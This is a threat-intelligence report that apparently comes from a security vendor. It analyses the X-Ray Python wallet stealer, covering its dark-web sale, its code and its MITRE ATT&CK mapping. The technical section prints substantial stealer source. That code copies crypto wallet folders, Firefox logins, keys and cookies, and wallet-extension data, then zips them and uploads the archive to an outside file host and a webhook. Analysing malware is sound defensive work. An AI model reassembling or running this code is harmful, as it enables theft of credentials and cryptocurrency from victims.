ThreatMon

PYTHON'S DARK SIDE: WHEN CRAFTING A WALLET STEALER BECOMES DISTURBINGLY EFFORTLESS

Contents

Introduction

In the intricate realm of cybercrime, where innovation knows no bounds, a disconcerting revelation has emerged from the depths of the dark web. In an unsettling manifestation of the convergence between simplicity and malevolence, a python script has surfaced, capable of perpetrating the covert act of wallet theft with disarming ease. This report, titled "Python's Dark Side: When Crafting a Wallet Stealer Becomes Disturbingly Effortless," delves into the ominous underbelly of the digital landscape, shedding light on a potent threat that exploits the power and accessibility of the Python programming language for nefarious ends.

In this comprehensive expose, we embark on a journey that spans two distinct phases, each unraveling a different facet of this emerging menace. The first phase, a meticulous exploration of threat intelligence, delves into the chilling narrative of how this insidious tool is marketed and distributed within the hidden recesses of the dark web. Uncovering the intricate web of transactions, communications, and deals that facilitate the propagation of this wallet stealer, we decipher the unsettling mechanisms employed by its sellers to commodify cybercrime.

Transitioning into the second phase, our investigation turns technical as we subject the wallet stealer to a rigorous analysis. Through an in-depth dissection of its code and functionalities, we aim to demystify its inner workings, discern the methodologies it employs to infiltrate and compromise digital wallets, and glean insights into the extent of its potential damage. This technical analysis serves as a sobering reminder that even the most rudimentary coding skills can yield devastating consequences in the hands of those with malicious intent.

The conclusive arc of this report extends beyond exposure to proactive defense. By aligning our findings with the renowned MITRE ATT&CK framework, we provide a strategic overview of the wallet stealer's tactics, techniques, and procedures, enabling cybersecurity professionals to fortify their defenses against this emerging threat. Additionally, we furnish a collection of YARA rules and Indicators of Compromise (IOCs) to empower early detection and mitigation efforts.

Threat Intelligence Phase

A stealer is a type of malware that is designed for covertly stealing sensitive information. It aims to get data such as usernames, passwords, credit cards, saved crypto wallets and all other personal information.





Figure 1 - The post in darkweb

X-Ray Stealer is a stealer that’s been written in a simple way to hijack wallets and browsers.

Browsers: Chrome, Brave, Opera, Yandex, Edge

Cryptocurrencies: Atomic, Exodus, Jaxx, Electrum, ByteCoin, Ethereum, Guarda, Coinomi, ZCash, Armory

Extensions: MetaMask, Eternl, Exodus, Ronin, BitApp, Guarda, Yoroi, Coinbase, Liquality, Nifty, Polymesh, Nabox, Cyano, Leaf, ZilPay, Hycon, Nash-Extension, Steem-Keychain, BitClip, DAppPlay, KHC, ICONex, Sollet, Keplr, NeoLine, MEW CX, Coin98, Binance-Wallet, TronLink, Trezor, Norton, Trust, NordPass



After trying endlessly for two years to run a file sharing site with user anonymity we have been tired of handling the extreme volumes of people abusing it and the headaches it has created for us.
Maybe it is hard to understand but after tens of million uploads and many petabytes later all work of handling abuse was automated through all available channels to be fast as possible.
We have auto banned contents of hundreds of thousands files.
Banned file names and also banned specific usage patterns connected to abusive material to the point where we did not care if we accidental delete thousands of false positive in this process.
Even after all this the high volume of abuse will not stop.
This is not the kind of work we imagine when acquiring it and recently our proxy provider shut us down.

This can not continue.

Domain 4sale.

domain@anonfiles.com

Figure 2 - Anonfiles shutdown

X-Ray stealer normally uses the api of anonfiles.com for data sharing. But the service this project uses is not supported anymore.

The service has been shut down due to millions of abusing users uploading large files. The owners do not want to continue the management of the project anymore. The domain name is currently for sale.

Still, the project can be used with a simple change of code. The “anonfiles” API link can be changed with another supported file upload system.

Technical Analysis

The script starts by importing some standard Python libraries (os, shutil, time, zipfile, and threading). It also includes a 20-second delay with *time.sleep(20)*. This delay could be an attempt to avoid detection. Then It retrieves environment variables like *TEMP*, *LOCALAPPDATA*, and *APPDATA* to construct directory paths.

```
#Badreddine67  RU - DZ
import os,shutil,time,zipfile,threading

time.sleep(20)
temp=os.getenv('TEMP')
Ultra=temp+'/Ultra-Soft'
if not os.path.exists(Ultra):os.mkdir(Ultra)
local=os.getenv('LOCALAPPDATA')
roaming=os.getenv('APPDATA')
```

Figure 3 - Importing Libraries

The script defines a dictionary called Wa11et, which contains paths to different cryptocurrency wallet data folders. These are:

- Atomic
- Exodus
- Jaxx
- Electrum
- ByteCoin
- Ethereum
- Guarda
- Coinomi
- ZCash
- Armory

```
Wa11et={'atomic':'\\atomic\\Local Storage\\leveldb','Exodus':'\\Exodus\\exodus.wallet','Jaxx':
'\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb','Electrum':'\\Electrum\\wallets','ByteCoin':
'\\bytecoin','Ethereum':'\\Ethereum\\keystore','Guarda':'\\Guarda\\Local Storage\\leveldb','Coinomi':
'\\Coinomi\\Coinomi\\wallets','Armory':'\\Armory','ZCash':'\\Zcash'}
```

Figure 4 - Wallets that are included

Then it checks for the existence of these cryptocurrency wallet data directories in the user's roaming and local application data folders. If these directories exist, it copies their contents into a new directory structure under a folder named Ultra-Soft in the user's temporary directory (TEMP).

```
if os.path.exists(roaming+Wa11et['atomic']):
    if not os.path.exists(Ultra+'/atomic'):os.mkdir(Ultra+'/atomic');shutil.copytree(roaming+Wa11et[
    'atomic'],temp+'/Ultra-Soft/atomic/leveldb')
if os.path.exists(roaming+Wa11et['Exodus']):
    if not os.path.exists(Ultra+'/Exodus'):os.mkdir(Ultra+'/Exodus');shutil.copytree(roaming+Wa11et[
    'Exodus'],temp+'/Ultra-Soft/Exodus/exodus.wallet')
if os.path.exists(roaming+Wa11et['Jaxx']):
```

Figure 5 - Wallet Data Stealing

It defines a dictionary called browsers with a path to the Firefox profiles folder. A function called Firef0x() is defined. This function copies login and key data from Firefox profiles to the Ultra-Soft folder.

```
browsers={'Firefox':roaming+'\\Mozilla\\Firefox\\Profiles\\'}

def Firef0x():
    time.sleep(20)
    if os.path.exists(browsers['Firefox']):
        if not os.path.exists(temp+'\\Ultra-Soft\\Firefox'):os.mkdir(temp+'\\Ultra-Soft\\Firefox')
        entries=os.listdir(browsers['Firefox']);end_name_folder='-release'
        for name_folders in entries:
            if end_name_folder in name_folders:release=f"{name_folders}";logins=browsers['Firefox']+
            release+'\\logins.json';shutil.copyfile(logins,temp+'\\Ultra-Soft\\Firefox\\logins.json');
            key4=browsers['Firefox']+release+'\\key4.db';shutil.copyfile(key4,temp+
            '\\Ultra-Soft\\Firefox\\key4.db');c00k1e=browsers['Firefox']+release+'\\cookies.sqlite';
            shutil.copyfile(c00k1e,temp+'\\Ultra-Soft\\Firefox\\cookies.sqlite')
Firef0x()
```

Figure 6 - Defining function

It creates a thread “rwadi” that runs the Firef0x() function.

```
rwadi=threading.Thread(target=Firef0x,args=())
rwadi.start()
```

Figure 7 - Creating a thread with previously defined function

The malicious script checks for the existence of various Chrome and Brave browser extension folders and copies their contents into the Ultra-Soft directory. Extensions related to cryptocurrencies like MetaMask, Binance, Coinbase, and others are included.

- MetaMask
- Eternl
- Exodus
- Ronin
- BitApp
- Guarda
- Yoroi
- Coinbase
- Liquality
- Nifty
- Polymesh
- Nabox
- Cyano
- Leaf
- ZilPay
- Hycon
- Nash-Extension

```
chromemask=local+'\\Google\\Chrome\\User Data\\Default\\Local Extension
Settings\\nkbihfbeogaeaoehlefnkodbefgpgknn'
if os.path.exists(chromemask):
    if not os.path.exists(Ultra+'/Chrome-MetaMask'):os.mkdir(temp+'\\Ultra-Soft\\Chrome-MetaMask')
    .copytree(chromemask,temp+'\\Ultra-Soft\\Chrome-MetaMask\\nkbihfbeogaeaoehlefnkodbefgpgknn')
Eternl=local+'\\Google\\Chrome\\User Data\\Default\\Local Extension
Settings\\kmhcihpebfmpgmihbkipmjlmmioameka'
```

Figure 8 - Wallet Browser extension stealing

Then it zips all the findings to make it ready for exfiltration.

```
with zipfile.ZipFile(temp+'/Ultra-Soft.zip','w',zipfile.ZIP_DEFLATED)as newzip:
    for(dirpath,dirnames,files)in os.walk(Ultra):
        for file in files:newzip.write(os.path.join(dirpath,file))
```

Figure 9 - Zipping all the findings

Then the script exfiltrates all the victim data using Webhook.

```
hook='webhook' # Put your webhook here
ultrasoft=temp+'/Ultra-Soft.zip'
if os.path.exists(ultrasoft):
    files={'file':('Ultra-Soft.zip',open(ultrasoft,'rb'))};url='https://api.anonfiles.com/upload';
    response=requests.post(url,files=files);data=response.json();rwadi=data['data']['file']['url'][
    'short'];data={'content':'NTA W ZAHREK :smirk_cat:','username':'BADREDDINE'};data['embeds']=[{
    'description':f"[package]({rwadi})",'title':':jigsaw: wallet package :moneybag:','color':6137856}];
    result=requests.post(hook,json=data)
    try:result.raise_for_status()
    except requests.exceptions.HTTPError as err:print(err)
```

Figure 10 - Exfiltration via Webhook

MITRE ATT&CK

Technique Name	Technique ID
Windows Management Instrumentation	T1047
Virtualization/Sandbox Evasion	T1497
System Checks	T1497.001
Steal Web Session Cookie	T1539
Credentials from Password Stores	T1555
System Information Discovery	T1082
Application Layer Protocol	T1071
Encrypted Channel	T1573

Detection

For YARA Rules and Indicators of Compromise (IOCs) check our github.